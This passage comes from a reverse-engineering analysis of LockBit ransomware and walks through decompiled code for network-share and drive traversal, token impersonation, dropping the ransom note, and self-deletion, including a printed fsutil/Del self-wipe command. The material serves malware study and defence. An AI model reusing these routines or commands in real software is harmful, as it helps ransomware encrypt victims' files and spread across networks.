  if ( LPFN_CONNECTEX(socket_struct_1->socket, &socket_struct_1->target_addr, 0x10, 0, 0, 0, socket_struct_1) != 0xFFFFFFFF )
    goto exit;                                 // create connection to network host
```

Figure 191: Connecting To Remote Host.

Launching Threads To Traverse Live Hosts' Network Shares

Prior to scanning the network, **LockBit** calls **NtCreateIoCompletion** to create an I/O completion object for communication on network host encryption. It also calls **CreateThread** to create threads that will spin on this I/O completion object to receive a specific network host to traverse and encrypt.

```
w_mem_fill(&SOCKET_IO_COMPLETION_HANDLE, 0, 0xC);
NumberOfProcessors = NtCurrentPeb()->NumberOfProcessors;
NUMBER_OF_PROCESSORS = NumberOfProcessors;
NtCreateIoCompletion = Resolve_NtCreateIoCompletion();
if ( NtCreateIoCompletion(&SOCKET_IO_COMPLETION_HANDLE, 0x1F0003, 0, NumberOfProcessors) >= 0 )// IO_COMPLETION_QUERY_STATE |
                                           // IO_COMPLETION_MODIFY_STATE |
                                           // IO_COMPLETION_ALL_ACCESS
{
  NETWORK_PARENT_THREAD_ARRAY = allocate_virtual_mem((4 * NUMBER_OF_PROCESSORS));
  if ( NETWORK_PARENT_THREAD_ARRAY )
  {
    for ( i = 0; i < NUMBER_OF_PROCESSORS; ++i )
      NETWORK_PARENT_THREAD_ARRAY[i] = w_create_thread(thread_to_traverse_network_host, SOCKET_IO_COMPLETION_HANDLE);
    goto LABEL_5;
  }
  wrapup_IO_Completion_for_network_threads();
}
_InterlockedDecrement(&PARENT_THREAD_COUNT);
exit_current_thread();
```

Figure 192: Creating Threads To Traverse Network Hosts.

The child thread has an infinite while loop to call **NtRemoveIoCompletion** and wait until it receives a socket structure when the parent thread makes the call to **LPFN_CONNECTEX** for a specific network host.

```
while ( 1 )
{
  socket_struct = 0;
  CompletionValue = 0;
  IoStatusBlock = 0i64;
  Flink = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink[3].Flink;
  NtRemoveIoCompletion = NtRemoveIoCompletion_0;
  v55 = Flink;
  if ...
  if ( (NtRemoveIoCompletion)(io_completion_handle, &socket_struct, &CompletionValue, &IoStatusBlock, 0) < 0
    || !socket_struct )
  {
    return 0;
  }
```

Figure 193: Waiting To Receive Socket Structure For Network Host.

For each network host received, it calls **WSAAddressToStringW** to convert the host's address to a string and traverses through network shares on it.

```
LABEL_47:
      ::WSAAddressToStringW = WSAAddressToStringW;
LABEL_48:
      if ( WSAAddressToStringW(&socket_struct->target_addr, 0x10, 0, target_address_string, &target_address_string_len) != 0xFFFFFFFF )
      {
        if ( IoStatusBlock >= 0 )
          network_host_traverse(target_address_string);
```

Figure 194: Traversing Network Host.

To traverse through network shares on a host, the malware first calls **WNetAddConnection2W** to establish a direct connection to the host and **NetShareEnum** to retrieve information about its shared resources. For each shared resource, the malware formats the following path **"\<host address>\ <shared resource name>"** and calls the traversal function from the Traversing Local Drive section to traverse and encrypt it.

```
WNetAddConnection2W(&lpNetResource, 0, 0, 0);// add connection to remote host
w_NtFreeVirtualMemory(inet_addr_1);
target_host_name_1 = target_host_name;
while ( 2 )
{
  v244 = NetShareEnum_1(
           target_host_name_1,
           1,
           &share_info,
           0xFFFFFFFF,
           &entriesread,
           &totalentries,
           &resume_handle);
```

```
  target_host_name_1 = target_host_name;
  ::wsprintfW = wsprintfW_2;
}
remote_share_path_1 = remote_share_path;
(wsprintfW_2)(
  remote_share_path,
  path_format_str_2,// \\%s\%s
  target_host_name_1,
  share_info_2->shi1_netname);
parent_thread_to_traverse(remote_share_path_1);
```

Figure 195, 196: Traversing & Encrypting Network Hosts' Shared Resources.

Traversing Network Drives

After encrypting shared resources on network hosts, **LockBit** also traverses and encrypts remote drives on the victim's machine.

Impersonation Process With The Same Authentication ID

LockBit spawns a thread to encrypt remote drives while impersonating a process with the same authentication ID.

It impersonates by calling **NtQueryInformationToken** to query the elevation type of the current process's token to check if it is elevated. If it is, the malware calls **NtQueryInformationToken** to retrieve a handle to another token that is linked to this elevated token and the linked token's authentication ID.

```
NtOpenProcessToken = ResolveApi_NtOpenProcessToken();
if ( !NtOpenProcessToken(0xFFFFFFFF, 8, &curr_proc_token) )
{
  curr_proc_token_1 = curr_proc_token;
  NtQueryInformationToken = resolve_NtQueryInformationToken();
  if ( !NtQueryInformationToken(curr_proc_token_1, TokenElevationType, &token_elevation_type_info, 4, v15)// The token is an elevated token.
    && token_elevation_type_info == TokenElevationTypeFull )
  {
    curr_proc_token_2 = curr_proc_token;
    NtQueryInformationToken_1 = resolve_NtQueryInformationToken();
    if ( !NtQueryInformationToken_1(curr_proc_token_2, TokenLinkedToken, &token_elevation_type_info, 4, v15) )
    {
      linked_token_handle = token_elevation_type_info;
      NtQueryInformationToken_2 = resolve_NtQueryInformationToken();
      v4 = NtQueryInformationToken_2(linked_token_handle, TokenStatistics, &linked_token_stats, 0x38, v15);
      linked_token_handle_1 = token_elevation_type_info;
      v5 = v4;
      NtClose = Resolve_NtClose();
      NtClose(linked_token_handle_1);
      if ( !v5 )
      {
        if ( impersonate_process_authID(
               linked_token_stats.AuthenticationId.LowPart,
               linked_token_stats.AuthenticationId.HighPart) )// authID: Specifies an LUID assigned to the session this token represents.
        {
          return 1;
        }
      }
    }
  }
  curr_proc_token_3 = curr_proc_token;
  NtClose_1 = Resolve_NtClose();
  NtClose_1(curr_proc_token_3);
```

Figure 197: Retrieving Linked Token.

For the given authentication ID, the malware calls **CreateToolhelp32Snapshot** to get a snapshot handle of all processes on the system. It calls **Process32FirstW** and **Process32NextW** to enumerate through all processes. For each process, **LockBit** calls **OpenProcess** using the process's ID to retrieve the process handle and **NtQueryInformationToken** to retrieve the process's authentication ID. It enumerates until finding a process with the same authentication ID as the linked token above.

```
LABEL_86:
                    OpenProcess_1 = OpenProcess;
LABEL_87:
                    curr_proc_handle = (OpenProcess)(0x1000, 0, proc_entry.th32ProcessID);
                    curr_proc_handle_1 = curr_proc_handle;
                    if ( !curr_proc_handle )
                      goto LABEL_196;
                    v70 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink[3].Flink;
                    NtOpenProcessToken = NtOpenProcessToken_0;
                    v180 = v70;
                    if ...
LABEL_112:
                    if ( (NtOpenProcessToken)(curr_proc_handle, 0xA, &curr_proc_token_handle) )
                      goto LABEL_175;
                    curr_proc_token_handle_1 = curr_proc_token_handle;
                    NtQueryInformationToken = resolve_NtQueryInformationToken();
                    if ( NtQueryInformationToken(
                           curr_proc_token_handle_1,
                           TokenStatistics,
                           &token_statistics_info,
                           0x38,
                           v171)
                      || token_statistics_info.AuthenticationId.LowPart != linked_auth_ID_low
                      || token_statistics_info.AuthenticationId.HighPart != linked_auth_ID_high )
                    {
                      goto LABEL_174;
                    }
```

Figure 198: Enumerating To Find Process With The Same Authentication ID.

Once found, **LockBit** calls **DuplicateToken** to duplicate and impersonate the target process's token and **SetThreadToken** to set the duplicated token to its own process.

```
LABEL_143:
                  DuplicateToken_1 = DuplicateToken;// find a process with the same auth ID, duplicate its token
LABEL_144:
                  if ( !(DuplicateToken)(curr_proc_token_handle, SecurityImpersonation, &duplicated_token_handle) )
                    goto LABEL_174;
```

```
                  SetThreadToken = (v104 + *(*(v180 + 0x1C) + 4 * *(*(v180 + 0x24) + 2 * v181 + v104) + v104));
LABEL_172:
                  SetThreadToken_1 = SetThreadToken;
LABEL_173:
                  v126 = (SetThreadToken)(0, duplicated_token_handle);// use that token for currently running thread
                  duplicated_token_handle_1 = duplicated_token_handle;
```

Figure 199, 200: Impersonating Process With The Same Authentication ID.

After impersonating, **LockBit** begins to traverse through all network drives on the system. It enumerates through drives by calling **GetLogicalDrives** and performs a bit test on each bit to only find drives that exists on the system. For each of these drives, the malware calls **WNetGetConnectionW** to retrieve the drive's network path and creates a thread to traverse it.

```
LABEL_28:
  GetLogicalDrives_1 = GetLogicalDrives;
LABEL_29:
  number_of_logical_drives = GetLogicalDrives();
  drive_name = ':\0Z';
  v123 = 0;
  v23 = 0x1A;
  while ( 2 )
  {
    v111 = --v23;
    if ( !_bittest(&number_of_logical_drives, v23) )// bit test to avoid checking non-existing drives
      goto NEXT_DRIVE_2;
```

```
LABEL_115:
    PathRemoveBackslashW_0 = PathRemoveBackslashW;
LABEL_116:
    PathRemoveBackslashW(connection_remote_struct->connection_remote_name);
    connection_remote_struct->dup_parent_thread_token = get_duplicate_curr_thread_token();
    RtlEnterCriticalSection = Resolve_RtlEnterCriticalSection();
    RtlEnterCriticalSection(&CRIT_SECT);
    PARENT_THREAD_ARRAY[PARENT_THREAD_COUNT] = w_create_thread(lockbit_traverse_net_drive, connection_remote_struct);
    if ( PARENT_THREAD_ARRAY[PARENT_THREAD_COUNT] != 0xFFFFFFFF )
      _InterlockedIncrement(&PARENT_THREAD_COUNT);
    RtlLeaveCriticalSection = Resolve_RtlLeaveCriticalSection();
    RtlLeaveCriticalSection(&CRIT_SECT);
```

```
int __stdcall lockbit_traverse_net_drive(CONNECTION_REMOTE_STRUCT *connection_remote_struct)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  connection_remote_struct_1 = connection_remote_struct;
  if ( connection_remote_struct->dup_parent_thread_token == 0xFFFFFFFF )
    goto LABEL_30;
  v2 = ADVAPI32_DLL;
  if ...
  Flink = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
  v30 = Flink;
  v4 = Flink;
  v26 = Flink;
  while ...
  v2 = v26[3].Flink;
LABEL_15:
  ADVAPI32_DLL = v2;
LABEL_16:
  SetThreadToken = SetThreadToken_1;
  if ...
  SetThreadToken(0, connection_remote_struct->dup_parent_thread_token);
  connection_remote_struct_1 = connection_remote_struct;
LABEL_30:
  parent_thread_to_traverse(connection_remote_struct_1->connection_remote_name);
  _InterlockedDecrement(&PARENT_THREAD_COUNT);
  exit_current_thread();
  return 0;
}
```

Figure 201, 202, 203: Enumerating Network Drives.

The function for traversing this is basically just a wrapper for the traversal function from the Traversing Local Drive section.

```
int __stdcall lockbit_traverse_net_drive(CONNECTION_REMOTE_STRUCT *connection_remote_struct)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  connection_remote_struct_1 = connection_remote_struct;
  if ( connection_remote_struct->dup_parent_thread_token == 0xFFFFFFFF )
    goto LABEL_30;
  v2 = ADVAPI32_DLL;
  if ...
  Flink = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
  v30 = Flink;
  v4 = Flink;
  v26 = Flink;
  while ...
  v2 = v26[3].Flink;
LABEL_15:
  ADVAPI32_DLL = v2;
LABEL_16:
  SetThreadToken = SetThreadToken_1;
  if ...
  SetThreadToken(0, connection_remote_struct->dup_parent_thread_token);
  connection_remote_struct_1 = connection_remote_struct;
LABEL_30:
  parent_thread_to_traverse(connection_remote_struct_1->connection_remote_name);
  _InterlockedDecrement(&PARENT_THREAD_COUNT);
  exit_current_thread();
  return 0;
}
```

Figure 204: Traversing & Encrypting Network Drives.

Impersonation Shell Process Window

LockBit also spawns a thread to encrypt remote drives while impersonating as the shell process window.

First, it calls **GetShellWindow** to retrieves a handle to the Shell's desktop window and **GetWindowThreadProcessId** to get the process's ID. Next, it calls **OpenProcess** to retrieve the process's handle using its ID and **NtOpenProcessToken** to retrieve the process's token.

```
LABEL_28:
  ::GetShellWindow = GetShellWindow;
LABEL_29:
  shell_window_handle = GetShellWindow();       // Retrieves a handle to the Shell's desktop window.
  if ( !shell_window_handle )
    return 0;
```

```
  GetWindowThreadProcessId = (v23 + *(*(v127 + 0x1C) + 4 * *(*(v127 + 0x24) + 2 * v129 + v23) + v23));
LABEL_57:
  ::GetWindowThreadProcessId = GetWindowThreadProcessId;
LABEL_58:
  GetWindowThreadProcessId(shell_window_handle, &shell_window_proc_ID);
```

```
LABEL_85:
  OpenProcess_1 = OpenProcess;
LABEL_86:
  shell_window_proc_handle = OpenProcess(0x1000, 0, shell_window_proc_ID);
  shell_window_proc_handle_1 = shell_window_proc_handle;
  if ( !shell_window_proc_handle )
    return 0;
  shell_window_proc_handle_2 = shell_window_proc_handle;
  NtOpenProcessToken = ResolveApi_NtOpenProcessToken();
  if ( NtOpenProcessToken(shell_window_proc_handle_2, 0xA, &shell_window_proc_token_handle) )
    goto LABEL_156;
```

Figure 205, 206, 207: Retrieving Shell Process's Token.

Finally, to impersonate this process, **LockBit** calls **DuplicateToken** to duplicate the process's token and **SetThreadToken** to set the duplicated token to its own process.

```
LABEL_115:
  DuplicateToken_1 = DuplicateToken;
LABEL_116:
  if ( !DuplicateToken(shell_window_proc_token_handle, SecurityImpersonation, &dup_shell_window_proc_token_handle) )
  {
LABEL_156:
```

```
LABEL_144:
  SetThreadToken_1 = SetThreadToken;
LABEL_145:
  SetThreadToken(0, dup_shell_window_proc_token_handle);
```

Figure 208, 209: Impersonating As Shell Process.

The rest of the network drive traversal routine is the same as documented above.

Dropping Ransom Note

The ransom note is dropped during the parent's thread traversal routine in Traversing Local Drive. **LockBit** first generates the ransom note path in the folder by appending **"\Restore-My-Files.txt"** after the folder path.

```
  PathRemoveFileSpecW_0 = PathRemoveFileSpecW;
LABEL_367:
  PathRemoveFileSpecW(ransom_note_path);        // Removes the trailing file name and backslash from a path, if they are present.
  v234 = 0;
  v324[0] = 0x52005C;
  v235 = ransom_note_path;
  v324[1] = 0x730065;
  v324[2] = 0x6F0074;
  v324[3] = 0x650072;
  v324[4] = &loc_4D002C + 1;                    // \\Restore-My-Files.txt
  v324[5] = 0x2D0079;
  v324[6] = 0x690046;
  v324[7] = 0x65006C;
  v324[8] = 0x2E0073;
  v324[9] = 0x780074;
  for ( v324[0xA] = 0x74; *v235; ++v234 )
    ++v235;
  if ( (v234 + 0x16) > 0x104 )
    return 1;
  w_mem_copy(&ransom_note_path[v234], v324, 0x2C);
```

Figure 210: Generating Ransom Note Path.

If the ransom note does not exist in the folder yet, **LockBit** creates a shared file structure and populates it with the ransom note path. The malware also calls **NtCreateFile** to create the ransom note and **NtSetInformationFile** to associate the file structure with the I/O completion object.

```
full_ransom_note_path = allocate_virtual_mem((2 * v258 + 0x14));
file_processed_sucessfullye = full_ransom_note_path;
if ( !full_ransom_note_path
  || (w_mem_copy(full_ransom_note_path, ransom_note_path, v260),
      w_mem_copy(full_ransom_note_path + v260, lockbit_extension_1, 0x12),
      p_file_NT_path_name = &ransom_note_file_struct->file_NT_path_name,
      RtlDosPathNameToNtPathName_U = Resolve_RtlDosPathNameToNtPathName_U(),
      v264 = RtlDosPathNameToNtPathName_U(full_ransom_note_path, &ransom_note_file_struct->file_NT_path_name, 0, 0),
      w_NtFreeVirtualMemory(file_processed_sucessfullye),
      !v264) )
{
ABEL_450:
  w_NtFreeVirtualMemory(ransom_note_file_struct);
  return 1;
}
ransom_note_file_struct->number_of_chunks_allocated = 1;
p_file_NT_path_name->Length -= 0x10;
ransomnote_handle = &ransom_note_file_struct->file_handle;
```

```
NtCreateFile = Resolve_NtCreateFile();
if ( NtCreateFile(
       &ransom_note_file_struct->file_handle,
       0x10003,
       &ransomnote_ObjectAttributes,
       &ransomnote_IoStatusBlock,
       0,
       FILE_ATTRIBUTE_NORMAL,
       0,
       CREATE_ALWAYS,
       0x40,
       0,
       0) >= 0 )
{
  p_file_NT_path_name->Length += 0x10;
  ransomnote_Comp_Info.Port = IO_COMPLETION_HANDLE;
  ransomnote_Comp_Info.Key = ransom_note_file_struct;
  ransomnote_handle_1 = *ransomnote_handle;
  NtSetInformationFile_3 = Resolve_NtSetInformationFile();
  if ( NtSetInformationFile_3(ransomnote_handle_1, &ransomnote_IoStatusBlock, &ransomnote_Comp_Info, 8, 0x1E) >= 0 )// FileCompletionInformation
  {
    v277 = v393;                            // bind to your iocp
```

Figure 211, 212: Setting Up Ransom Note Shared File Structure.

After populating a chunk structure with the ransom note content and sets the chunk's next state to 3, it calls **NtWriteFile** to write the content into the ransom note. This will add an entry to the I/O completion object, where one child thread will receive and cleans up the ransom note's chunk and file structure.

```
ransom_note_file_struct->chunk_size = block_sizea;
v285 = ::RANSOM_NOTE_LEN;
ransom_note_file_struct->chunk_count = 0;
ransom_note_file_struct->chunk_structs[0].chunk_size = v285;
FULL_RANSOM_NOTE_BUFFER = ::FULL_RANSOM_NOTE_BUFFER;
ransom_note_file_struct->chunk_structs[0].chunk_buffer = ::FULL_RANSOM_NOTE_BUFFER;
ransom_note_file_struct->chunk_structs[0].crypt_state = 3;// crypt_state ← 3
ransom_note_file_struct->chunk_structs[0].byte_offset.QuadPart = 0i64;
ransom_note_size = ransom_note_file_struct->chunk_structs[0].chunk_size;
FULL_RANSOM_NOTE_BUFFER_1 = FULL_RANSOM_NOTE_BUFFER;
ransomnote_handle_3 = *ransomnote_handle;
NtWriteFile = ResolveApi_NtWriteFile();
if ( NtWriteFile(
       ransomnote_handle_3,
       0,
       0,
       ransom_note_file_struct->chunk_structs,
       &ransom_note_file_struct->chunk_structs[0].chunk_IoStatusBlock,
       FULL_RANSOM_NOTE_BUFFER_1,
       ransom_note_size,
       &ransom_note_file_struct->chunk_structs[0].byte_offset,
       0) < 0
```

Figure 213: Dropping Ransom Note In Directory.

If the ransom note already exists in the directory, this step is skipped.

Self-Deletion

After finishing file encryption, **LockBit** deletes itself if the configuration flag at index 1 is set.

It first resolves the stack string **” /C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0 length=524288 “%s” & Del /f /q “%s”“** and formats this with its own executable path.

```
LABEL_30:
  ::wsprintfW = wsprintfW;
LABEL_31:
  (wsprintfW)(
    self_deletion_command,
    set_file_zero_command_format,              //  /C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0 length=524288 "%s" & Del /f /q "%s"
    PEB->ProcessParameters->ImagePathName.Buffer,
    PEB->ProcessParameters->ImagePathName.Buffer);
```

Figure 214: Building Self-deletion Command.

This command pings localhost with 3 echo Request messages to delay and wait for the malware to finish executing, executes **fsutil** to empty the malware’s executable, and force-delete the file in quiet mode.

LockBit also calls **MoveFileExW** to set itself to be deleted after the system reboots.

```
  MoveFileExW = (*(&v73[3].Blink->Flink + 4 * *(&v73[4].Blink->Flink + 2 * v74 + v21) + v21) + v21);
LABEL_58:
  MoveFileExW_1 = MoveFileExW;
LABEL_59:
  (MoveFileExW)(PEB->ProcessParameters->ImagePathName.Buffer, 0, MOVEFILE_DELAY_UNTIL_REBOOT);// delete file after reboot
```

Figure 215: Setting Self To Be Deleted After Reboot.

Finally, the malware calls **ShellExecuteExW** to execute the command above to delete itself.

```
cmd_exe_str[0xE] = 0x29;                    // cmd.exe
v69 = 0;
for ( j = 0; j < 0xF; ++j )
  cmd_exe_str[j] ^= v67;
v41 = SHELL32_DLL;
v69 = 0;
pExecInfo.lpFile = cmd_exe_str;
pExecInfo.lpParameters = self_deletion_command;
memset(&pExecInfo.lpDirectory, 0, 0xC);
if ...
v42 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
PEB = v42;
v43 = v42;
v74 = v42;
while ...
do ...
if ...
v41 = v74[3].Flink;
LABEL_74:
SHELL32_DLL = v41;
LABEL_75:
v51 = ShellExecuteExW;
if ...
if ...
v55 = v74;
v56 = (v41 + *(v53 + 0x20));
self_deletion_command = v56;
while ...
ShellExecuteExW = (*(&v74[3].Blink->Flink + 4 * *(&v74[4].Blink->Flink + 2 * v73 + v41) + v41) + v41);
return ShellExecuteExW(&pExecInfo);
```

Figure 216: Executing Command To Delete Self.

References

https://asec.ahnlab.com/en/17147/

https://news.sophos.com/en-us/2020/04/24/lockbit-ransomware-borrows-tricks-to-keep-up-with-revil-and-maze/

https://www.trustedsec.com/blog/weaponizing-group-policy-objects-access/

https://www.bleepingcomputer.com/news/security/lockbit-ransomware-now-encrypts-windows-domains-using-group-policies/

https://devblogs.microsoft.com/oldnewthing/20080314-00/?p=23113

https://www.ic3.gov/Media/News/2022/220204.pdf

https://www.crowdstrike.com/blog/how-crowdstrike-prevents-volume-shadow-tampering-by-lockbit-ransomware/

https://talos-intelligence-site.s3.amazonaws.com/production/document_files/files/000/095/481/original/010421_LockBit_Interview.pdf

https://www.prodaft.com/m/reports/LockBit_Case_Report___TLPWHITE.pdf

https://www.cyber.gov.au/acsc/view-all-content/advisories/2021-006-acsc-ransomware-profile-lockbit-20

https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/ransomware-trends-lockbit-sodinokibi

https://libsodium.gitbook.io/doc/public-key_cryptography/authenticated_encryption